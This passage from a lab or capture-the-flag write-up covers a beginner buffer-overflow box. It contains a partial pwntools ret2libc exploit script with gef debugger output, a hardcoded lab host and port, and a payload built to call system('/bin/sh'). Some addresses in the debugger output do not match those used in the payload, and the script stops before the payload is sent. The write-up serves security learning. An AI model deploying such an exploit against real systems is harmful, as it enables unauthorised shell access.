54. Post Exloitationi & comments

```
1. This was probrably the best box ever if you want to learn a simple buffer-overflow. The concepts here would be a good basic foundation for learning buffer-
overflows.
```

55. My script worked after all. I had a semicolon instead of colon. I will upload both scripts.

```
#!/usr/bin/python3

from pwn import *

def buffOverflow():
    # ret3libc -> EIP -> system_addr + exit_addr + bin_sh_addr

    offset = 212
    junk   = b"A"*offset

# gef➤  p system
# $1 = {<text variable, no debug info>} 0xf7c4fbc0 <system>
# gef➤  p exit
# $2 = {<text variable, no debug info>} 0xf7c3ae90 <exit>
# gef➤  find &system,+9999999,"sh"
# 0xf7dc4955
# 0xf7dc7e26
# 0xf7dc98bf
# 0xf7dcc68f
# 0xf7dccba4
# warning: Unable to access 16000 bytes of target memory at 0xf7e2e627, halting search.
# 5 patterns found.

    system_addr = p32(0xF7E4C060)
    exit_addr   = p32(0xF7E3FAF0)
    bin_sh_addr = p32(0xF7F6DDD5)
    payload     = junk + system_addr + exit_addr + bin_sh_addr
    context(os='linux', arch='x86_64')
    host, port  = "10.129.212.102", 32812
    r = remote(host, port)
    r.recvuntil("Enter Bridge Access Code:")
```